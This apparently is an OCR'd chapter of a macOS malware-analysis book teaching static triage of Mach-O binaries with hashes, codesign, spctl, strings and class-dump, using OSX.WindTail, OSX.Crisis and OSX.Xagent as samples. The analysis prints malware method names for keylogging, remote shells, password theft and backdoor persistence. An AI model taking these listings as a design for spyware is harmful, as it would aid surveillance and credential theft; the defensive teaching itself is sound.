
Hashing

If you're more comfortable using a UI utility, the WhatsYourSign tool [6] (created by yours truly), will compute `MD5`, `SHA-1` `-256`, and `-512` hashes of files:





WhatsYourSign tool [6]

Googling the (MD5) hash, `C68A856EC8F4529147CE9FD3A77D7865`, readily identifies this binary as `OSX.WindTail`:



Searching for this same hash on VirusTotal [7], a free online antivirus "scanning portal" with a large collection of scan results, confirms this identification as well:





`C68A856EC8F4529147CE9FD3A77D7865` -> `OSX.WindTail`
(VirusTotal)

If our goal was to simply classify the binary (`usrnode`) as benign or malicious, and if malicious, attempt to identify the sample, we've just accomplished this goal! ...simply via the binary's hash.

> 📝 Note:
>
> Hashes are a great way to conclusively match two binaries. For example, matching an unknown binary with a piece of legitimate software, or a known malware sample.
>
> However, hashes are quite 'brittle' as any file change will result in a completely different hash. As such, if a malware author modifies even a single bit there may be zero hash matches.
>
> Thus, hashing should be seen as a technique to identify known files that may have already been classified as benign or malicious. However, if no hash match is found, this should not be used as a metric to classify the file's nature. Other analysis tools and techniques should be leveraged.

Code Signing Information

Due to various Apple efforts, such as file quarantine, notarization, etc, the majority of software on macOS is signed. Such signing information may include:

- Code-signing identifier
- Code-signing authorities
- Team identifier

As Apple notes, this allows one to confirm that a binary *"is from a known source and [it] hasn't been modified since it was last signed."* [8]

By extracting the code-signing information of (signed) Mach-O binaries, one may be able to quickly ascertain that an unknown binary is benign, or in some cases match it with known malware or malware creator. For example, if you are analyzing an unknown binary, and it is signed by Apple proper, rest assured, that binary is not malicious! On the other hand, if a binary is unsigned, or claims to be from a well established company but isn't signed by said company, this may be cause for further analysis.

Trojanized Firefox
(OSX/CreativeUpdater) [9]

Like hashes, code-signing information can also be used to find file matches online, and in some cases matching unknown files to known malware. For example, searching for the aforementioned `usrnode` binary's code-signing Team Identifier, `95RKE2AA8F`, quickly leads us to a match identifying it as a (known) sample associated with the WINDSHIFT malware family (specifically `OSX.WindTail`):

Team Identifier
(OSX.WindTail's)

Finally, if a Mach-O binary is signed, but its certificate has been revoked (by Apple), this is a red flag and likely indicates the binary is malicious.

Code signing information may be extracted from a Mach-O binary via Apple's `/usr/bin/codesign` utility (using the `-dvv` flags):

```
$ codesign -dvv Final_Presentation.app/Contents/MacOS/usrnode
Executable=Final_Presentation.app/Contents/MacOS/usrnode
Identifier=com.alis.tre
Format=app bundle with Mach-O thin (x86_64)

Authority=(unavailable)

TeamIdentifier=95RKE2AA8F
```

extracting a binary's code signing information
(OSX.WindTail)

This `OSX.WindTail` sample is signed, but has no signing authorities (`'Authority=(unavailable)'`). This indicates the sample is self-signed (ad hoc). Anecdotally speaking, self-signed binaries are rarely legitimate.

Looking at a legitimate Mach-O binary (Apple's built-in Calculator application), shows the full signing authority chain (Apple Root CA -> Apple Code Signing Certification Authority -> Software Signing):

```
$ codesign -dvv /System/Applications/Calculator.app/Contents/MacOS/Calculator
Executable=/System/Applications/Calculator.app/Contents/MacOS/Calculator
Identifier=com.apple.calculator
```

```
Format=app bundle with Mach-O thin (x86_64)

Authority=Software Signing
Authority=Apple Code Signing Certification Authority
Authority=Apple Root CA

TeamIdentifier=not set
```

legitimately signed (Apple) application (`Calculator.app`)

A legitimate, signed 3rd-party application provides an example of a binary signed with an Apple Developer ID (note authority #2, "`Developer ID Certification Authority`"):

```
$ codesign -dvv KnockKnock.app/Contents/MacOS/KnockKnock
Executable=KnockKnock.app/Contents/MacOS/KnockKnock
Identifier=com.objective-see.KnockKnock
Format=app bundle with Mach-O thin (x86_64)

Authority=Developer ID Application: Objective-See, LLC (VBG97UB4TA)
Authority=Developer ID Certification Authority
Authority=Apple Root CA

TeamIdentifier=VBG97UB4TA
```

legitimately signed (3rd-party) application

Finally, `codesign` will simply display: *"code object is not signed at all"* for unsigned Mach-O binaries.


We noted earlier that if the code-signing certificate used to sign a Mach-O has been revoked, this may mean the binary was deemed (by Apple) to be malicious.

Using macOS's `/usr/sbin/spctl` utility, one can check the status of a binary's code-signing certificate. If a certificate has been revoked, the utility will display `CSSMERR_TP_CERT_REVOKED`:

```
$ spctl --assess Final_Presentation.app/Contents/MacOS/usrnode
Final_Presentation.app/Contents/MacOS/usrnode: CSSMERR_TP_CERT_REVOKED
```

revoked code-signing certificate (`CSSMERR_TP_CERT_REVOKED`) (`OSX.WindTail`)

The WhatsYourSign tool [6] can also be used to extract code-signing information from Mach-O binaries, albeit directly via the UI. Here, an `OSX.WindTail` specimen:



WhatsYourSign

> 📝 Note:
>
> Code-signing is an important, albeit involved topic. Interested in learning more? See:
>
> - Code Signing – Hashed Out [10]
> - macOS Code Signing In Depth [11]


Strings

Though the Mach-O file format is a binary file format (i.e. not directly 'readable' by mere mortals), various non-binary data may still be found within it ...for example, strings (defined here as sequences of printable characters).

Using the aptly named `/usr/bin/strings` utility, one can extract strings from a compiled Mach-O binary. Such strings can include:

- debug or error messages
- method or function names
- configuration files and/or urls

...which can provide valuable insight into the capabilities of the binary being analyzed.



strings ...for the win!

```
$ man strings
NAME
       strings - find the printable strings in a object, or other binary, file

DESCRIPTION
       Strings looks for ASCII strings in a binary file or standard input.
A string is any sequence of 4 (the default) or more printing characters [ending at,
but not including, any other character or EOF].

Unless the - flag is given, strings looks in all sections of the object files except
the (__TEXT,__text) section.  If no files are specified standard input is read.
```

strings's man page

> 📝 Note:
>
> When extracting strings from a binary, always run the strings utility with the "-" flag. As noted in its man page, this "*causes strings to look for strings in all bytes of the files.*" [12] Otherwise, strings will only scan certain sections of the file!
>
> Also, the strings utility only scans for ASCII strings, thus unicode strings may be missed! A 'unicode' aware utility (such as most disassemblers) can be used to extract such multi-character strings.
>
> Finally, the string utility (by design) is fairly 'dumb,' in the sense that it simply displays sequences of printable characters. As such, many random sequences of binary values, that just happen to be printable, may be displayed. However, valid strings of interest should be easy to spot in the output.

Here, we run strings on a unknown Mach-O binary (`usrnode`):


```
$ strings - Final_Presentation.app/Contents/MacOS/usrnode
...

GenrateDeviceName
m_ComputerName_UserName
m_uploadURL

BouCfWujdfbAUfCos/iIOg==
Bk0WPpt0IFFT30CP6ci9jg==
RYfzGQY52uA9SnTjDWCugw==
XCrcQ4M8lnb1sJJo7zuLmQ==
3J1OfDEiMfxgQVZur/neGQ==
Nxv5JOV6nsvg/lfNuk3rWw==
Es1qIvgb4wmPAWwlagmNYQ==

Dop.dat
Fung.dat
song.dat

.zip
/usr/bin/zip
/usr/bin/curl

AES Encryption
```

extracting embedded strings

In the output above, we find:

- Strings that reference survey related logic
- Base-64 encoded strings
- Uniquely named .dat files
- References to macOS utilities (used to compress and upload/download files)
- (AES) encryption

Could this be a backdoor designed to survey and steal files from an infected system? Likely! (Spoiler: it is). And in fact, if we search online for some of the more unique strings (such as the misspelled "GenrateDeviceName" string), we find a match: `OSX.WindTail`:



"GenrateDeviceName" matches OSX.WindTail

> 📝 Note:
>
> Searching online for unique (e.g misspelled) strings can often provide useful results, such as matches to known malware and analysis reports.

Malware authors are of course free to create whatever strings they like. For example, perhaps adding many benign sounding strings in an attempt to mask the true nature of a malicious specimen. Thus, a more comprehensive analysis may be required. However, based on the simplicity of string extractions and the value they can provide, it's always wise to include it as part of your initial binary triage!

Objective-C Class Information

The majority of Mach-O malware is written in Objective-C. Why is this a good thing for us as malware analysts? Simply put, programs written in Objective-C retain their class

declarations when compiled into (Mach-O) binaries. Such class declarations include the name and type of:

- The class
- The class methods
- The class instance variables

In other words, the names (of methods, variables, etc.) that the author used when writing the malware can be extracted from the compiled binary!

Similar to embedded printable strings, this provides (in)valuable insight into many aspects of the malware (such as its capabilities). Insights that can be extracted efficiently, without having to understand any binary code!

> 📝 Note:
>
> As embedded Objective-C class information is (always?) printable strings, this information will (also) show up via the aforementioned strings command.
>
> However, the tools mentioned in this section (i.e. **class-dump**) are designed to specifically extract and reconstruct embedded Objective-C class information, which provides a representation far nearer to the original malware's source code.

There are various utilities designed to extract embedded class information from Mach-O files. A proven favorite is the aptly named class-dump [13] utility (by Steve Nygard).

Here, for example, we use `class-dump` to, extract class information from HackingTeam's persistent Mac backdoor, `OSX.Crisis` [14]:

```
$ class-dump RCSMac.app

...

@interface __m_MCore : NSObject
{
    NSString *mBinaryName;
    NSString *mSpoofedName;
}

- (BOOL)getRootThroughSLI;
- (BOOL)isCrisisHookApp:(id)arg1;
- (BOOL)makeBackdoorResident;
```

```
- (void)renameBackdoorAndRelaunch;
@end
```

(abridged) class-dump output (OSX.Crisis)

Without having to understand the syntax of Objective-C class declarations, based on instance variable and method names alone, we can ascertain that this binary is malicious and gain insight into its logic. For example, based on the method names "`getRootThroughSLI`" and "`makeBackdoorResident`," it is likely that the malware attempts to elevate its privileges to root and persists a backdoor component (perhaps with "spoofed" name)!

> 📝 Note:
>
> The output from class-dump can also provide valuable input for more involved analysis methods, such as disassembling and/or debugging the binary.
>
> For example, if we're attempting to figure out how OSX.Crisis persists, it would seem prudent to begin analysis at the method named "makeBackdoorResident"!

Another malware specimen that readily spills its secret to `class-dump` is `OSX.Xagent` [15]:

```
$ class-dump Xagent

@interface MainHandler : NSObject
...
- (void)ftpUpload;
- (void)sendKeyLog:(id)arg1;
- (void)stopTakeScreenShot;
- (void)startTakeScreenShot;
- (void)screenShotLoop;
- (void)takeScreenShot;
- (void)deletFileFromPath;
- (void)execFile;
- (void)createFileInSystem;
- (void)downloadFileFromPath;
- (void)readFiles;
- (void)showBackupIosFolder;
- (void)getInstalledAPP;
- (void)remoteShell;
```

```
- (void)getProcessList;
- (void)getInfoOSX;
- (void)getFirefoxPassword;
@end

__attribute__((visibility("hidden")))
@interface InjectApp : NSObject
...
- (void)injectRunningApp;
- (void)sendEventToPid:(id)arg1;
- (BOOL)isInjectable:(id)arg1;
- (id)init;

@end
```

(abridged) `class-dump` output
(`OSX.Xagent`)

Based on method names alone, we can extrapolate the malware's (likely) features and capabilities!

> 📝 Note:
>
> It should be noted that variable and method names of course can be spoofed and/or obfuscated, and thus should be validated via other analysis methods (e.g. a disassembler).
>
> However, such manipulations are a good indication that a binary may be malicious (or at least has something to hide)!

Up Next

In this chapter, we discussed various static analysis tools that can triage unknown Mach-O binaries and assist in their classification. Such tools can often provide enough information to answer the question "is this binary known?" (and as such, already classified as benign or malicious).

However, in the case of a binary appearing to be malicious in nature, yet not matching any known samples, a more comprehensive static analysis tool is needed. This tool is the all powerful disassembler.

In the next chapter, we will introduce some reverse-engineering techniques and discuss how disassemblers (+ decompilers) can be used to fully tear apart any Mach-O binary!

References

1. “OS X ABI Mach-O File Format Reference”
   https://github.com/aidansteele/osx-abi-macho-file-format-reference

2. “Parsing Mach-O Files”
   https://lowlevelbits.org/parsing-mach-o-files/

3. MachOView
   https://sourceforge.net/projects/machoview/

4. "Let's Build A Mach-O Executable"
   https://mikeash.com/pyblog/friday-qa-2012-11-30-lets-build-a-mach-o-executable.html

5. “Overview of the Mach-O Executable Format”
   https://developer.apple.com/library/archive/documentation/Performance/Conceptual/CodeFootprint/Articles/MachOOverview.html

6. WhatsYourSign
   https://objective-see.com/products/whatsyoursign.html

7. VirusTotal
   https://www.virustotal.com/

8. “Code Signing”
   https://developer.apple.com/support/code-signing/

9. “Analyzing OSX/CreativeUpdater”
   https://objective-see.com/blog/blog_0x29.html

10. Code Signing – Hashed Out
    https://papers.put.as/papers/macosx/2015/CodeSigning-RSA.pdf

